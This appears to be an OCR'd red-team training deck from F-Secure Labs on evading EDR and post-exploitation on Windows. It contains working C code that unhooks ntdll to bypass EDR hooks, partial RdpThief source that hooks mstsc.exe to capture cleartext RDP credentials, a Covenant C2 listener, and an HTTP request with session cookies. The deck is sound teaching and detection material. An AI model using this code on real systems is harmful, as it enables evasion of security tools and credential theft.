


https://www.youtube.com/watch?v=l8nkXCOYQC4

PARENT PID SPOOFING

Powerful technique but detection is *relatively* easy as well.

Microsoft-Windows-Kernel-Process ETW feed will show the discrepancy between the ”declared” parent and the real one, as described in F-Secure’s Detecting Parent PID Spoofing:



MEMORY SCANNER

Additionally, even if a product does not detect injection, it can always rely on some sort of memory scanning technique. Defensive tools that can be used to “emulate” memory scanners include:

- PE-Sieve
- Moneta
- Volatility's Malfind

Masking Malicious Memory Artifacts – Part I: Phantom DLL Hollowing
Masking Malicious Memory Artifacts – Part II: Blending in with False Positives
Masking Malicious Memory Artifacts – Part III: Bypassing Defensive Scanners
Bypassing Memory Scanners with Cobalt Strike and Gargoyle

F-Secure | LABS

USERLAND HOOKING

USERLAND HOOKING

EDRs perform API hooking in order to ***inspect dangerous functions*** that malware can abuse to execute code or perform post exploitation tasks. Most of the time, hooking is achieved by ***loading a DLL into the inspected process***.

The DLL will overwrite the functions of interest and ***divert execution to a custom procedure*** that will inspect arguments and eventually restore execution to the original function.

USERLAND HOOKING

We can see API hooking without a commercial EDR, by using projects such as Frida:


```
Frida-trace.exe -p <PID> -i <function to intercept>
```

Example:

```
Frida-trace.exe -p 1217 -i CreateRemoteThread
```

LABS


USERLAND HOOKING



LABS

USERLAND HOOKING

API Hooking is done by overwriting the first instruction of the intercepted API with a JUMP (aka trampoline) to the custom function that belongs to the EDR DLL module



USERLAND HOOKING

API Hooking is a fundamentally broken model. Delegating a security control to the component that needs to be inspected can only lead to bad things.

The hooking is done by a user mode DLL loaded into a target process's memory space

↓

Every process has full control over its own memory space

↓

Hooks can be removed

USERLAND HOOKING

Hook removal can be achieved in different ways:

- Restoring the original bytes of the function that was hooked
- “Refreshing” the hooked DLL by copying the whole .text section from its on-disk counterpart (that doesn’t have hooks)
- Manual mapping a DLL into memory and invoking the exported function

A good reference: Cobalt Strike - Pushing back on userland hooks with Cobalt Strike

LABS

USERLAND HOOKING

DLL refreshing is a technique where the .text section (where the code is stored) of a hooked library is replaced with its on-disk counterpart, this will ***overwrite all the hooks*** in place.

- Easy-ish to implement in most languages
- No need to know the bytes that should be replaced to remove the hooks

LABS

USERLAND HOOKING

```
HANDLE process = KERNEL32$GetCurrentProcess();
    MODULEINFO mi = { 0 };
    HMODULE ntdllModule = KERNEL32$GetModuleHandleA((LPCSTR)"ntdll.dll");

    PSAPI$GetModuleInformation(process, ntdllModule, &mi, sizeof(mi));
    LPVOID ntdllBase = (LPVOID)mi.lpBaseOfDll;
    HANDLE ntdllFile = KERNEL32$CreateFileA((LPCSTR)"c:\\windows\\system32\\ntdll.dll",
    GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
    HANDLE ntdllMapping = KERNEL32$CreateFileMappingA(ntdllFile, NULL, PAGE_READONLY | SEC_IMAGE,
    0, 0, NULL);
    LPVOID ntdllMappingAddress = KERNEL32$MapViewOfFile(ntdllMapping, FILE_MAP_READ, 0, 0, 0);

    PIMAGE_DOS_HEADER hookedDosHeader = (PIMAGE_DOS_HEADER)ntdllBase;
    PIMAGE_NT_HEADERS hookedNtHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)ntdllBase +
    hookedDosHeader->e_lfanew);

    for (WORD i = 0; i < hookedNtHeader->FileHeader.NumberOfSections; i++) {
        PIMAGE_SECTION_HEADER hookedSectionHeader = (PIMAGE_SECTION_HEADER)((DWORD_PTR)
        IMAGE_FIRST_SECTION(hookedNtHeader) + ((DWORD_PTR)IMAGE_SIZEOF_SECTION_HEADER * i));

        if (!strcmp((char*)hookedSectionHeader->Name, (char*)".text")) {
            DWORD oldProtection = 0;
            BOOL isProtected = KERNEL32$VirtualProtect((LPVOID)((DWORD_PTR)ntdllBase + (DWORD_PTR)
            hookedSectionHeader->VirtualAddress), hookedSectionHeader->Misc.VirtualSize,
            PAGE_EXECUTE_READWRITE, &oldProtection);
            MSVCRT$memcpy((LPVOID)((DWORD_PTR)ntdllBase + (DWORD_PTR)
            hookedSectionHeader->VirtualAddress), (LPVOID)((DWORD_PTR)ntdllMappingAddress +
            (DWORD_PTR)hookedSectionHeader->VirtualAddress), hookedSectionHeader->Misc.VirtualSize);
            isProtected = KERNEL32$VirtualProtect((LPVOID)((DWORD_PTR)ntdllBase + (DWORD_PTR)
            hookedSectionHeader->VirtualAddress), hookedSectionHeader->Misc.VirtualSize,
            oldProtection, &oldProtection);
```

Get in memory ntdll

map on disk ntdll to memory

find .text section

replace it

https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++

F-Secure | LABS

LAB:
INITIAL ACCESS AND SESSION PREPPING

Kali

Covenant

https://127.0.0.1:7443/listener

My Clients Control Pan... ownCloud

COVENANT

Welcome, admin! Logout

- Dashboard
- Listeners
- Launchers
- Grunts
- Templates
- Tasks
- Taskings
- Graph
- Data
- Users
- Settings

Listeners

Listeners | Profiles

Name	ListenerType	Status	StartTime	ConnectAddresses	ConnectPort	
4972f7cd20	HTTP	Active	3/26/2021 8:21:46 PM	192.168.232.134	8080	Action

+ Create

USERLAND HOOKING

Does it mean game over for EDRs?

You wish.

USERLAND HOOKING

EDRs can employ multiple strategies that rely on kernel level telemetry to detect injection activities:

- Kernel Callbacks -> Can detect things such as remote thread creation (CreateRemoteThread), Sysmon Event ID 8 is just about that.

- Kernel ETW Feeds

F-Secure | LABS

POST EXPLOITATION

LABS

POST EXPLOITATION

- Offensive API Hooking
- Cookie Theft and Session Hijacking

OFFENSIVE API HOOKING

We saw how EDRs and security products can employ API hooking to monitor processes for suspicious activity. It is possible to ***apply the same concept from an attacker's perspective to extract valuable information from compromised users***.

This is commonly employed by Info Stealer and Banking trojans.

As an example, we will use MDSec's RdpThief to demonstrate how it would be possible to extract cleartext credentials from a user that is trying to establish an RDP session to a remote host.

OFFENSIVE API HOOKING

TL;DR


When a user wants to log in into a remote system using Remote Desktop Protocol (RDP) from a Windows system, they will use the `mstsc.exe` binary. The binary will pass the cleartext information to a number of Windows functions such as:

- `CredIsMarshaledCredentialW` -> Will receive the username
- `CryptProtectMemory` -> Will receive the password
- `SspiPrepareForCredRead` -> Will receive the IP address

LABS

OFFENSIVE API HOOKING

From API Monitor, we can validate this by inspecting the arguments passed to the functions:



OFFENSIVE API HOOKING

Using open source libraries such as Microsoft's Detours, we can create a DLL that will be injected into `mstsc.exe` and hook the aforementioned APIs.

PoCs of the technique:

- FuzzySecurity – RemoteViewing
- 0x09AL - RdpThief

OFFENSIVE API HOOKING

The same concept can be applied to every other application, this includes:

- Web Browsers
- FuzzySecurity - Desktop 2FA Soft Tokens

Let’s see this in action.

F-Secure | LABS

LAB: OFFENSIVE API HOOKING

RdpThief.cpp*

RdpThief | (Global Scope) | WriteCredentials()

```cpp
// dllmain.cpp : Defines the entry point for the DLL application.


#include "stdafx.h"
#include <Windows.h>
#include <detours.h>
#include <dpapi.h>
#include <wincred.h>
#include <strsafe.h>
#include <subauth.h>
#define SECURITY_WIN32
#include <sspi.h>
#pragma comment(lib, "crypt32.lib")
#pragma comment(lib, "Advapi32.lib")
#pragma comment(lib, "Secur32.lib")


LPCWSTR lpTempPassword = NULL;
LPCWSTR lpUsername = NULL;
LPCWSTR lpServer = NULL;


VOID WriteCredentials() {
    const DWORD cbBuffer = 1024;
    TCHAR TempFolder[MAX_PATH];
    GetEnvironmentVariable(L"TEMP", TempFolder, MAX_PATH);
    TCHAR Path[MAX_PATH];
    StringCbPrintf(Path, MAX_PATH, L"%s\\data.bin", TempFolder);
    HANDLE hFile = CreateFile(Path, FILE_APPEND_DATA,  0, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    WCHAR  DataBuffer[cbBuffer];
    memset(DataBuffer, 0x00, cbBuffer);
    DWORD dwBytesWritten = 0;
    StringCbPrintf(DataBuffer, cbBuffer, L"Server: %s\nUsername: %s\nPassword: %s\n\n",lpServer, lpUsername, lpTempPassword);
```

100 % | 0 | 1 | Ln: 36 | Ch: 1 | TABS | CRLF

Output

Show output from: Build

```
Build started...
========== Build: 0 succeeded, 0 failed, 1 up-to-date, 0 skipped ==========
```

Error List | Output

Solution Explorer

Search Solution Explorer (Ctrl+;)

- Solution 'RdpThief' (1 of 1 project)
  - RdpThief
    - References
    - External Dependencies
    - Header Files
    - Resource Files
    - Source Files
      - RdpThief.cpp
      - stdafx.cpp
    - .gitignore
    - packages.config
    - RdpThief.cna

Solution Explorer | Git Changes

BROWSER SESSIONS

- Cookies allow for a given user's activities to be tracked from page to page. This permits the concept of 'state' on a site.

- Even pre-authentication, this concept means that activities (e.g. an e-commerce site 'basket') associated with a browsing session will be retained for a period of time.

LABS

BROWSER SESSIONS

- This gets more interesting when we consider ***authenticated*** sessions.

```
GET / HTTP/1.1
Host: github.com
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3801.0 Safari/537.36
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: same-origin
Referer: https://github.com/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: _octo=GH1.1.1994938679.15657242; _ga=GA1.2.1468015573.1565724264; _device_id=51013f1ca3bee9e7ae636fec2; tz=Europe%2FLondon;
has_recent_activity=1; user_session=1YbNCkKsorTVIETX8pA9j_SXVFCM79JWiFbTxVhJOKUW5; __Host-user_session_same_site=
1YbNCkKsorTVIETX8pA9j_SXVFCM79JWiFbTxVhJOKU; tz=Europe%2FLondon; color_mode=
%7B%22color_mode%22%3A%22light%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22color_mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%
22%3A%22dark%22%2C%22color_mode%22%3A%22dark%22%7D%7D; logged_in=yes; dotcom_user=purple-party; _gh_sess=
igNd42ccqBkc8Wj8ySNvl4CZG7tw5fAXvbVeY271PjIJNThO1D1EwWm%2Fu%2BIj3X%2F9Sbwlnx90PruLeVsKOxPvMEJ75yh23EsrTh1CQo2ljlLjmynTEgNdRx4DPfbM1xql%2Fclicclqqyl1REz%2
BPcliKYjBAfO0U1iEyepzpwGsvsRauoUSUBKV3FkwzuRD5TNe6OG3MoMdHZa7soLHOb%2FWrWL7PfJbRvCe0aEyrKI2QYd8bJVOzcvATJ1ngMhvENDgkN5yzHX1wUQ2rkam3KWKsVExYRUmG5rJih3IU
arYoA8qthDfvKnN990suWERtqOvJsGRsrwbrMOeWDXpfUPryj1brB2t5yD7rC2VxukjKVZp5FQ5Jrx2oR8OBRxoS4eWDJhPbMEWrpjcffyFvhsvkBUM2h1R50BAjWAJgn%2FE1AyLs%2FX5pq78skN%2
FLMntnfxBSIwpI51QmWwLHPum9yXT%2Fbd5IMCYWFwv2EfL7hEVhdQI249RokewpwB5jhbHr1aBamDFgaEDb8KKPVxWUhA%2FYf9acNMKryjb%2BQOwa%2BAzGOTLvD9YzJGv%2B1xCc3iA7bp7gjai2
```

RAIDING THE COOKIE JAR

- Once we've authenticated to a given web service ***a cookie*** is sent with each web request - this cookie represents our session.
- With the session information stored on the server-side, providing this cookie allows the web service to confirm we are an authenticated user and can access the resources we've requested.
- These cookies – representing our sessions - are stored ***encrypted*** by the browser.

- ***With access to an endpoint we can retrieve a user's cookies and 'hijack' their sessions, effectively impersonating them.***

DPAPI

- **Data Protection Application Programming Interface (DPAPI)** provides an easy set of APIs to easily encrypt and decrypt opaque data “blobs” using implicit crypto keys tied to the specific user or system.

